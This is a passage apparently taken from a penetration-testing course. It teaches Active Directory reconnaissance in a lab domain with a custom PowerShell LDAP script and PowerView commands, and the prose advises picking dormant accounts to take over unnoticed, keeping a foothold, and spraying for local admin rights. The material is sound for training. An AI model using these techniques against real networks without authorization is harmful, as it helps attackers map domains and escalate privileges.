objectcategory, description...}
LDAP://DC1.corp.com/CN=dave,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, usnchanged...}
LDAP://DC1.corp.com/CN=stephanie,CN=Users,DC=corp,DC=com     {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jeff,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com     {logoncount, codepage,
```

[1030] (Microsoft, 2020), https://learn.microsoft.com/en-us/windows/win32/adschema/a-samaccounttype

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=iis_service,CN=Users,DC=corp,DC=com   {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=pete,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jen,CN=Users,DC=corp,DC=com           {logoncount, codepage,
objectcategory, dscorepropagatio
```

*Listing 731 - Receiving all users in the domain filtering on samAccountType*

This is great information to have, but we need to develop it a little further. When enumerating AD, we are very interested in the *attributes* of each object, which are stored in the *Properties* field.

Knowing this, we can store the results we receive from our search in a new variable. We'll iterate through each object and print each property on its own line via a nested loop as shown below.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = $domainObj.PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="samAccountType=805306368"
$result = $dirsearcher.FindAll()

Foreach($obj in $result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "-------------------------------"
}
```

*Listing 732 - Adding a nested loop which will print each property on its own line*

This complete script will search through AD and filter the results based on the *samAccountType* of our choosing, then place the results into the new *$result* variable. It will then further filter the results based on two *foreach* loops. The first loop will extract the objects stored in *$result* and place them into the *$obj* variable. The second loop will extract all the properties for each object and store the information in the *$prop* variable. The script will then print *$prop* and present the output in the terminal.

While the *Write-Host* command is not required for the script to function, it does print a line between each object. This helps make the output somewhat easier to read.

The script will output lots of information, which can be overwhelming depending on the existing number of domain users. The Listing below shows a partial view of *jeffadmin*'s attributes:

```
PS C:\Users\stephanie> .\enumeration.ps1
...
logoncount                    {173}
codepage                      {0}
objectcategory                {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
dscorepropagationdata         {9/3/2022 6:25:58 AM, 9/2/2022 11:26:49 PM, 1/1/1601
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
12:00:00 AM}
usnchanged                      {52775}
instancetype                    {4}
name                            {jeffadmin}
badpasswordtime                 {133086594569025897}
pwdlastset                      {133066348088894042}
objectclass                     {top, person, organizationalPerson, user}
badpwdcount                     {0}
samaccounttype                  {805306368}
lastlogontimestamp              {133080434621989766}
usncreated                      {12821}
objectguid                      {14 171 173 158 0 247 44 76 161 53 112 209 139 172 33
163}
memberof                        {CN=Domain Admins,CN=Users,DC=corp,DC=com,
CN=Administrators,CN=Builtin,DC=corp,DC=com}
whencreated                     {9/2/2022 11:26:48 PM}
adspath
{LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com}
useraccountcontrol              {66048}
cn                              {jeffadmin}
countrycode                     {0}
primarygroupid                  {513}
whenchanged                     {9/19/2022 6:44:22 AM}
lockouttime                     {0}
lastlogon                       {133088312288347545}
distinguishedname               {CN=jeffadmin,CN=Users,DC=corp,DC=com}
admincount                      {1}
samaccountname                  {jeffadmin}
objectsid                       {1 5 0 0 0 0 0 5 21 0 0 0 30 221 116 118 49 27 70 39
209 101 53 106 82 4 0 0}
lastlogoff                      {0}
accountexpires                  {9223372036854775807}
...
```

*Listing 733 - Running script, printing each attribute for "jeffadmin"*

We can filter based on any property of any object type. In the example below, we have made two changes. First, we have changed the filter to use the *name* property to only show information for *jeffadmin*. Additionally, we have added *.memberof* to the *$prop* variable to only display the groups *jeffadmin* is a member of:

```
$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="name=jeffadmin"
$result = $dirsearcher.FindAll()

Foreach($obj in $result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop.memberof
    }

    Write-Host "-------------------------------"
}
```

*Listing 734 - Adding the name property to the filter and only print the "memberof" attribute in the nested loop*

Let's run the script:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\stephanie> .\enumeration.ps1
CN=Domain Admins,CN=Users,DC=corp,DC=com
CN=Administrators,CN=Builtin,DC=corp,DC=com
```

*Listing 735 - Running script to only show jeffadmin and which groups he is a member of*

This confirms that *jeffadmin* is indeed a member of the *Domain Admins* group.

We can use this script to enumerate any object available to us in AD. However, in the current state, this would require us to make further edits to the script itself based on what we wish to enumerate.

Instead, we can make the script more flexible, allowing us to add the required parameters via the command line. For example, we could have the script accept the *samAccountType* we wish to enumerate as a command line argument.

There are many ways we can accomplish this. One way is to simply encapsulate the current functionality of the script into an actual function. An example of this is shown below.

```
function LDAPSearch {
    param (
        [string]$LDAPQuery
    )

    $PDC =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Nam
e
    $DistinguishedName = ([adsi]'').distinguishedName

    $DirectoryEntry = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://$PDC/$DistinguishedName")

    $DirectorySearcher = New-Object
System.DirectoryServices.DirectorySearcher($DirectoryEntry, $LDAPQuery)

    return $DirectorySearcher.FindAll()

}
```

*Listing 736 - A function that accepts user input*

At the very top, we declare the function itself with the name of our choosing, in this case *LDAPSearch*. It then dynamically obtains the required LDAP path connection string and adds it to the *$DirectoryEntry* variable.

Afterwards, the *DirectoryEntry* and our *$LDAPQuery* parameter is fed into the *DirectorySearcher*. Finally, the search is run and the output is added into an array, which is displayed in our terminal depending on our needs.

To use the function, let's import it to memory:

```
PS C:\Users\stephanie> Import-Module .\function.ps1
```

*Listing 737 - Importing our function to memory*

Within PowerShell, we can now use the LDAPSearch command (our declared function name) to obtain information from AD. To repeat parts of the user enumeration we did earlier, we can again filter on the specific *samAccountType*:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\stephanie> LDAPSearch -LDAPQuery "(samAccountType=805306368)"

Path                                                                Properties
----                                                                ----------
LDAP://DC1.corp.com/CN=Administrator,CN=Users,DC=corp,DC=com {logoncount, codepage,
objectcategory, description...}
LDAP://DC1.corp.com/CN=Guest,CN=Users,DC=corp,DC=com         {logoncount, codepage,
objectcategory, description...}
LDAP://DC1.corp.com/CN=krbtgt,CN=Users,DC=corp,DC=com        {logoncount, codepage,
objectcategory, description...}
LDAP://DC1.corp.com/CN=dave,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, usnchanged...}
LDAP://DC1.corp.com/CN=stephanie,CN=Users,DC=corp,DC=com     {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jeff,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com     {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=iis_service,CN=Users,DC=corp,DC=com   {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=pete,CN=Users,DC=corp,DC=com          {logoncount, codepage,
objectcategory, dscorepropagatio...
LDAP://DC1.corp.com/CN=jen,CN=Users,DC=corp,DC=com           {logoncount, codepage,
objectcategory, dscorepropagatio
```

*Listing 738 - Performing a user search using the new function*

We can also search directly for an *Object Class*, which is a component of AD that defines the object type. Let's use objectClass=group in this case to list all the groups in the domain:

```
PS C:\Users\stephanie> LDAPSearch -LDAPQuery "(objectclass=group)"

...                                                                              --
--------
LDAP://DC1.corp.com/CN=Read-only Domain Controllers,CN=Users,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Enterprise Read-only Domain Controllers,CN=Users,DC=corp,DC=com
{iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Cloneable Domain Controllers,CN=Users,DC=corp,DC=com
{iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Protected Users,CN=Users,DC=corp,DC=com
{iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Key Admins,CN=Users,DC=corp,DC=com
{iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Enterprise Key Admins,CN=Users,DC=corp,DC=com
{iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=DnsAdmins,CN=Users,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=DnsUpdateProxy,CN=Users,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Sales Department,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Management Department,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Development Department,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
LDAP://DC1.corp.com/CN=Debug,CN=Users,DC=corp,DC=com
{usnchanged, distinguishedname, grouptype, whencreated...}
```

*Listing 739 - Searching all possible groups in AD*

Our script enumerates more groups than net.exe including *Print Operators*, *IIS_IUSRS*, and others. This is because it enumerates all AD objects including *Domain Local* groups (not just global groups).

In order to print properties and attributes for objects, we'll need to implement the loops we discussed earlier. For now, let's do this directly from the PowerShell command.

To enumerate every group available in the domain and also display the user members, we can pipe the output into a new variable and use a *foreach* loop that will print each property for a group. This allows us to select specific attributes we are interested in. For example, let's focus on the *CN* and *member* attributes:

```
PS C:\Users\stephanie\Desktop> foreach ($group in $(LDAPSearch -LDAPQuery
"(objectCategory=group)")) {
>> $group.properties | select {$_.cn}, {$_.member}
>> }
```

*Listing 740 - Using "foreach" to iterate through the objects in $group variable*

Even though this environment is somewhat small, we still received a lot of output. Let's focus on the three groups we noticed earlier in our enumeration with net.exe:

```
...
Sales Department              {CN=Development Department,DC=corp,DC=com,
CN=pete,CN=Users,DC=corp,DC=com, CN=stephanie,CN=Users,DC=corp,DC=com}
Management Department         CN=jen,CN=Users,DC=corp,DC=com
Development Department        {CN=Management Department,DC=corp,DC=com,
CN=pete,CN=Users,DC=corp,DC=com, CN=dave,CN=Users,DC=corp,DC=com}
...
```

*Listing 741 - Partial output from our previous search*

According to our search, we have expanded the properties for each object, in this case the *group* objects, and we printed the *member* attribute for each group.

Listing 741 reveals something unexpected. Earlier when we enumerated the *Sales Department* group with net.exe, we only found two users in it: *pete* and *stephanie*. In this case however, it appears that *Development Department* is also a member.

Since the output can be somewhat difficult to read, let's once again search for the groups, but this time specify the *Sales Department* in the query and pipe it into a variable in our PowerShell command line:

```
PS C:\Users\stephanie> $sales = LDAPSearch -LDAPQuery
"(&(objectCategory=group)(cn=Sales Department))"
```

*Listing 742 - Adding the search to our variable called $sales*

Now that we only have one object in our variable, we can simply print the *member* attribute directly:

```
PS C:\Users\stephanie\Desktop> $sales.properties.member
CN=Development Department,DC=corp,DC=com
CN=pete,CN=Users,DC=corp,DC=com
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
CN=stephanie,CN=Users,DC=corp,DC=com
PS C:\Users\stephanie\Desktop>
```

*Listing 743 - Printing the member attribute on the Sales Department group object*

The *Development Department* is indeed a member of the *Sales Department* group as indicated in Listing 743. This is something we missed earlier with net.exe.

This is a group within a group, known as a *nested group*. Nested groups are relatively common in AD and scales well, allowing flexibility and dynamic membership customization of even the largest AD implementations.

The net.exe tool missed this because it only lists *user* objects, not group objects.

In addition, net.exe can not display specific attributes. This emphasizes the benefit of custom tools.

Now that we know the *Development Department* is a member of the *Sales Department*, let's enumerate it:

```
PS C:\Users\stephanie> $group = LDAPSearch -LDAPQuery
"(&(objectCategory=group)(cn=Development Department*))"

PS C:\Users\stephanie> $group.properties.member
CN=Management Department,DC=corp,DC=com
CN=pete,CN=Users,DC=corp,DC=com
CN=dave,CN=Users,DC=corp,DC=com
```

*Listing 744 - Printing the member attribute on the Development Department group object*

Based on the output above, we have another case of a nested group since *Management Department* is a member of *Development Department*. Let's check this group as well:

```
PS C:\Users\stephanie\Desktop> $group = LDAPSearch -LDAPQuery
"(&(objectCategory=group)(cn=Management Department*))"

PS C:\Users\stephanie\Desktop> $group.properties.member
CN=jen,CN=Users,DC=corp,DC=com
```

*Listing 745 - Printing the member attribute on the Management Department group object*

Finally, after searching through multiple groups, it appears we found the end. According to the output in Listing 745, *jen* is the sole member of the *Management Department* group. Although we saw *jen* as a member of the *Management Department* group earlier in Listing 741, we obtained additional information about the group memberships in this case by enumerating the groups one-by-one.

An additional thing to note here is that while it appears that *jen* is only a part of the *Management Department* group, she is also an indirect member of the *Sales Department* and *Development Department* groups, since groups typically inherit each other. This is normal behavior in AD; however, if misconfigured, users may end up with more privileges than they were intended to have. This might allow attackers to take advantage of the misconfiguration to further expand their reach inside the compromised domain.

This concludes the journey with our PowerShell script that invokes .NET classes to run queries against AD via LDAP. As we have verified, this approach is much more powerful than running tools such as net.exe and provides a wealth of enumeration options.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While this script can surely be developed further by adding additional options and functions, this may require more research on PowerShell scripting, which is outside the scope of this Module.

With a basic understanding of LDAP and how we can use it to communicate with AD using PowerShell, we'll shift our focus in the next section to a pre-developed script that will speed up our process.

### 21.2.4 AD Enumeration with PowerView

So far we have only scratched the surface of Active Directory enumeration by mostly focusing on users and groups. While the tools we have used so far have given us a good start and an understanding of how we can communicate with AD and obtain information, other researchers have created more elaborate tools for the same purpose.

One popular option is the *PowerView*[1031] PowerShell script, which includes many functions to improve the effectiveness of our enumeration.

As a way of introducing PowerView, let's walk through parts of our enumeration steps from the previous section. PowerView is already installed in the C:\Tools folder on CLIENT75. To use it, we'll first import it to memory:

```
PS C:\Tools> Import-Module .\PowerView.ps1
```

*Listing 746 - Importing PowerView to memory*

With PowerView imported, we can start exploring various commands that are available. For a list of available commands in PowerView, please refer to the linked reference.[1032]

Let's start by running Get-NetDomain, which will give us basic information about the domain (which we used *GetCurrentDomain* for previously):

```
PS C:\Tools> Get-NetDomain

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.corp.com
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

*Listing 747 - Obtaining domain information*

Much like the script we created earlier, PowerView is also using .NET classes to obtain the required LDAP path and uses it to communicate with AD.

Now let's get a list of all users in the domain with Get-NetUser:

```
PS C:\Tools> Get-NetUser
```

[1031] (PowerSploit), https://powersploit.readthedocs.io/en/latest/Recon/

[1032] (PowerSploit), https://powersploit.readthedocs.io/en/latest/Recon/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
logoncount              : 113
iscriticalsystemobject : True
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=corp,DC=com
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 9/13/2022 1:03:47 AM
name                    : Administrator
objectsid               : S-1-5-21-1987370270-658905905-1781884369-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
cn                      : Administrator
whenchanged             : 9/13/2022 8:03:47 AM
instancetype            : 4
usncreated              : 8196
objectguid              : e5591000-080d-44c4-89c8-b06574a14d85
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata   : {9/2/2022 11:25:58 PM, 9/2/2022 11:25:58 PM, 9/2/2022
11:10:49 PM, 1/1/1601 6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=com,
CN=Domain Admins,CN=Users,DC=corp,DC=com, CN=Enterprise
                          Admins,CN=Users,DC=corp,DC=com, CN=Schema
Admins,CN=Users,DC=corp,DC=com...}
lastlogon               : 9/14/2022 2:37:15 AM
...
```

*Listing 748 - Querying users in the domain*

Get-NetUser automatically enumerates all attributes on the user objects. This presents a lot of information, which can be difficult to digest.

In the script we created earlier, we used loops to print certain attributes based on the information obtained. However, with PowerView we can simply pipe the output into **select**, where we can choose the attributes we are interested in.

The output from Listing 748 reveals that the *cn* attribute holds the username of the user. Let's pipe the output into **select** and choose the **cn** attribute:

```
PS C:\Tools> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
dave
stephanie
jeff
jeffadmin
iis_service
pete
jen
```

*Listing 749 - Querying users using select statement*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This produced a cleaned-up list of users in the domain.

When enumerating AD, there are many interesting attributes to search for. For example, if a user is dormant (they have not changed their password or logged in recently) we will cause less interference and draw less attention if we take over that account during the engagement. In addition, if a user hasn't changed their password since a recent password policy change, their password may be weaker than the current policy. This might make it more vulnerable to password attacks.

This is something we can easily investigate. Let's run Get-NetUser again, this time piping the output into select and extracting these attributes.

```
PS C:\Tools> Get-NetUser | select cn,pwdlastset,lastlogon

cn            pwdlastset            lastlogon
--            ----------            ---------
Administrator 8/16/2022 5:27:22 PM  9/14/2022 2:37:15 AM
Guest         12/31/1600 4:00:00 PM 12/31/1600 4:00:00 PM
krbtgt        9/2/2022 4:10:48 PM   12/31/1600 4:00:00 PM
dave          9/7/2022 9:54:57 AM   9/14/2022 2:57:28 AM
stephanie     9/2/2022 4:23:38 PM   12/31/1600 4:00:00 PM
jeff          9/2/2022 4:27:20 PM   9/14/2022 2:54:55 AM
jeffadmin     9/2/2022 4:26:48 PM   9/14/2022 2:26:37 AM
iis_service   9/7/2022 5:38:43 AM   9/14/2022 2:35:55 AM
pete          9/6/2022 12:41:54 PM  9/13/2022 8:37:09 AM
jen           9/6/2022 12:43:01 PM  9/13/2022 8:36:55 AM
```

*Listing 750 - Querying users displaying pwdlastset and lastlogon*

As indicated in Listing 750, we have a nice list which shows us when the users last changed their password, as well as when they last logged in to the domain.

Similarly, we can use Get-NetGroup to enumerate groups:

```
PS C:\Tools> Get-NetGroup | select cn

cn
--
...
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Sales Department
Management Department
Development Department
Debug
```

*Listing 751 - Querying groups in the domain using PowerView*

Enumerating specific groups with PowerView is easy. Although we will not go through the process of unraveling nested groups in this case, let's investigate the Sales Department using Get-NetGroup and pipe the output into select member:

```
PS C:\Tools> Get-NetGroup "Sales Department" | select member

member
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
------
{CN=Development Department,DC=corp,DC=com, CN=pete,CN=Users,DC=corp,DC=com,
CN=stephanie,CN=Users,DC=corp,DC=com}
```

*Listing 752 - Enumerating the "Sales Department" group*

Now that we have essentially recreated the functionality of our previous script, we're ready to explore more attributes and enumeration techniques.

## 21.3 Manual Enumeration - Expanding our Repertoire

This Learning Unit covers the following Learning Objectives:

- Enumerate Operating Systems
- Enumerate permissions and logged on users
- Enumerate through Service Principal Names
- Enumerate Object Permissions
- Explore Domain Shares

Now that we are familiar with LDAP and we have a few tools in our toolkit, let's further explore the domain.

Our goal is to use all this information to create a *domain map*. While we don't necessarily need to draw a map ourselves, it is a good idea to try visualizing how the domain is configured and understand the relationship between objects. Visualizing the environment can make it easier to find potential attack vectors.

### 21.3.1 Enumerating Operating Systems

In a typical penetration test, we use various recon tools in order to detect which operating system a client or server is using. We can, however, enumerate this from Active Directory.

Let's use the Get-NetComputer PowerView command to enumerate the computer objects in the domain.

```
PS C:\Tools> Get-NetComputer

pwdlastset                    : 10/2/2022 10:19:40 PM
logoncount                    : 319
msds-generationid             : {89, 27, 90, 188...}
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=corp,DC=com
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=corp,DC=com
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 10/13/2022 11:37:06 AM
name                          : DC1
objectsid                     : S-1-5-21-1987370270-658905905-1781884369-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 10/13/2022 6:37:06 PM
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
accountexpires                  : NEVER
countrycode                     : 0
operatingsystem                 : Windows Server 2022 Standard
instancetype                    : 4
msdfsr-computerreferencebl      : CN=DC1,CN=Topology,CN=Domain System Volume,CN=DFSR-
GlobalSettings,CN=System,DC=corp,DC=com
objectguid                      : 8db9e06d-068f-41bc-945d-221622bca952
operatingsystemversion          : 10.0 (20348)
lastlogoff                      : 12/31/1600 4:00:00 PM
objectcategory                  : CN=Computer,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata           : {9/2/2022 11:10:48 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname            : {TERMSRV/DC1, TERMSRV/DC1.corp.com, Dfsr-12F9A27C-
BF97-4787-9364-D31B6C55EB04/DC1.corp.com,
ldap/DC1.corp.com/ForestDnsZones.corp.com...}
usncreated                      : 12293
lastlogon                       : 10/18/2022 3:37:56 AM
badpwdcount                     : 0
cn                              : DC1
useraccountcontrol              : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                     : 9/2/2022 11:10:48 PM
primarygroupid                  : 516
iscriticalsystemobject          : True
msds-supportedencryptiontypes   : 28
usnchanged                      : 178663
ridsetreferences                : CN=RID Set,CN=DC1,OU=Domain Controllers,DC=corp,DC=com
dnshostname                     : DC1.corp.com
```

*Listing 753 - Partial domain computer overview*

There are many interesting attributes, but for now we'll search for the operating system and hostnames. Let's pipe the output into **select** and clean up our list.

```
PS C:\Tools> Get-NetComputer | select operatingsystem,dnshostname

operatingsystem              dnshostname
---------------              -----------
Windows Server 2022 Standard DC1.corp.com
Windows Server 2022 Standard web04.corp.com
Windows Server 2022 Standard FILES04.corp.com
Windows 11 Pro               client74.corp.com
Windows 11 Pro               client75.corp.com
Windows 10 Pro               CLIENT76.corp.com
```

*Listing 754 - Displaying OS and hostname*

The output reveals a total of six computers in this domain, three of which are servers, including one DC.

It's a good idea to grab this information early in the assessment to determine the relative age of the systems and to locate potentially weak targets. According to the information we've gathered so far, the machine with the oldest OS appears to be running Windows 10. Additionally, it appears we are dealing with a web server and a file server that will require our attention at some point as well.

So far in our enumeration we have obtained a nice list of all objects in the domain as well as their attributes. In the next section, we will continue using this information to determine the relationships between the various objects in search of potential attack vectors.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 21.3.2 Getting an Overview - Permissions and Logged on Users

Now that we have a clear list of computers, users, and groups in the domain, we will continue our enumeration and focus on the relationships between as many objects as possible. These relationships often play a key role during an attack, and our goal is to build a *map* of the domain to find potential attack vectors.

For example, when a user logs in to the domain, their credentials are cached in memory on the computer they logged in from.

If we are able to steal those credentials, we may be able to use them to authenticate as the domain user and may even escalate our domain privileges.

However, during an AD assessment, we may not always want to escalate our privileges right away.

Instead, it's important to establish a good foothold, and our goal at the very least should be to maintain our access. If we are able to compromise other users that have the same permissions as the user we already have access to, this allows us to maintain our foothold. If, for example, the password is reset for the user we originally obtained access to, or the system administrators notice suspicious activity and disable the account, we would still have access to the domain via other users we compromised.

When the time comes to escalate our privileges, we don't necessarily need to immediately escalate to *Domain Admins* because there may be other accounts that have higher privileges than a regular domain user, even if they aren't necessarily a part of the *Domain Admins* group. *Service Accounts*, which we will discuss later, are a good example of this. Although they may not always have the highest privilege possible, they may have more permissions than a regular domain user, such as local administrator privileges on specific servers.

In addition, an organization's most sensitive and important data may be stored in locations that do not require domain administrator privileges, such as a database or a file server. This means that obtaining domain administrator privileges should not always be the end goal during an assessment since we may be able to reach the "crown jewels" for an organization via other users in the domain.

---

*Nevertheless, in our Challenge Labs the goal is to achieve domain administrator privileges.*

---

When an attacker or penetration tester improves access through multiple higher-level accounts to reach a goal, it is known as a *chained compromise*.

In order to find possible attack paths, we'll need to learn more about our initial user and see what else we have access to in the domain. We also need to find out where other users are logged in. Let's dig into that now.

PowerView's *Find-LocalAdminAccess* command scans the network in an attempt to determine if our current user has administrative permissions on any computers in the domain. The command

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

relies on the *OpenServiceW function*,[1033] which will connect to the *Service Control Manager* (SCM) on the target machines. The SCM essentially maintains a database of installed services and drivers on Windows computers. PowerView will attempt to open this database with the *SC_MANAGER_ALL_ACCESS* access right, which require administrative privileges, and if the connection is successful, PowerView will deem that our current user has administrative privileges on the target machine.

Let's run Find-LocalAdminAccess against *corp.com*. While the command supports parameters such as *Computername* and *Credentials*, we will run it without parameters in this case since we are interested in enumerating all computers, and we are already logged in as *stephanie*. In other words, we are *spraying* the environment to find possible local administrative access on computers under the current user context.

*Depending on the size of the environment, it may take a few minutes for Find-LocalAdminAccess to finish.*

```
PS C:\Tools> Find-LocalAdminAccess
client74.corp.com
```

*Listing 755 - Scanning domain to find local administrative privileges for our user*

This reveals that *stephanie* has administrative privileges on CLIENT74. While it may be tempting to log in to CLIENT74 and check permissions right away, this is a good opportunity to zoom out and generalize.

Penetration testing can lead us in many different directions and while we should definitely follow up on the many different paths based on our interactions, we should stick to our schedule/plan most of the time to keep a disciplined approach.

Let's continue by trying to visualize how computers and users are connected together. The first step in this process will be to obtain information such as which user is logged in to which computer.

Historically, the two most reliable Windows APIs that could (and still may) help us achieve these goals are *NetWkstaUserEnum*[1034] and *NetSessionEnum*.[1035] The former requires administrative privileges, while the latter does not. However, Windows has undergone changes over the last couple of years, possibly making the discovery of logged in user enumeration more difficult for us.

PowerView's Get-NetSession command uses the *NetWkstaUserEnum* and *NetSessionEnum* APIs under the hood. Let's try running it against some of the machines in the domain and see if we can find any logged in users:

```
PS C:\Tools> Get-NetSession -ComputerName files04
```

[1033] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openservicew

[1034] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/api/lmwksta/nf-lmwksta-netwkstauserenum

[1035] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools> Get-NetSession -ComputerName web04
PS C:\Tools>
```

*Listing 756 - Checking logged on users with Get-NetSession*

As indicated above, we are not receiving any output. A simple explanation would be that there are no users logged in on the machines. However, to make sure we aren't receiving any error messages, let's add the -Verbose flag:

```
PS C:\Tools> Get-NetSession -ComputerName files04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied

PS C:\Tools> Get-NetSession -ComputerName web04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied
```

*Listing 757 - Adding verbosity to our Get-NetSession command*

Unfortunately, it appears that *NetSessionEnum* does not work in this case and returns an "Access is denied" error message. This most likely means that we are not allowed to run the query, and based on the error message, it may have something to do with privileges.

Since we may have administrative privileges on CLIENT74 with *stephanie*, let's run Get-NetSession against that machine and inspect the output there as well:

```
PS C:\Tools> Get-NetSession -ComputerName client74

CName        : \\192.168.50.75
UserName     : stephanie
Time         : 8
IdleTime     : 0
ComputerName : client74
```

*Listing 758 - Running Get-NetSession on CLIENT74*

We did receive some more information this time. However, looking closer at the output, the IP address in *CName* (192.168.50.75) does not match the IP address for CLIENT74. In fact, it matches the IP address for our current machine, which is CLIENT75. Since we haven't spawned any sessions to CLIENT74, something appears to be off in this case as well.

In a real world engagement, or even in the Challenge Labs, we might accept that enumerating sessions with PowerView does not work and try to use a different tool. However, let's use this as a learning opportunity and take a deeper dive into the *NetSessionEnum* API and try to figure out exactly why it does not work in our case.

According to the documentation for *NetSessionEnum*,[1036] there are five possible query levels: 0,1,2,10,502. Level 0 only returns the name of the computer establishing the session. Levels 1 and 2 return more information but require administrative privileges.

This leaves us with Levels 10 and 502. Both should return information such as the name of the computer and name of the user establishing the connection. By default, PowerView uses query level 10 with *NetSessionEnum*, which should give us the information we are interested in.

The permissions required to enumerate sessions with *NetSessionEnum* are defined in the SrvsvcSessionInfo registry key, which is located in the

[1036] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity hive.

We'll use the Windows 11 machine we are currently logged in on to check the permissions. Although it may have different permissions than the other machines in the environment, it may give us an idea of what is going on.

In order to view the permissions, we'll use the PowerShell Get-Acl[1037] cmdlet. This command will essentially retrieve the permissions for the object we define with the -Path flag and print them in our PowerShell prompt.

```
PS C:\Tools> Get-Acl -Path
HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl

Path   :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic
es\LanmanServer\DefaultSecurity\
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
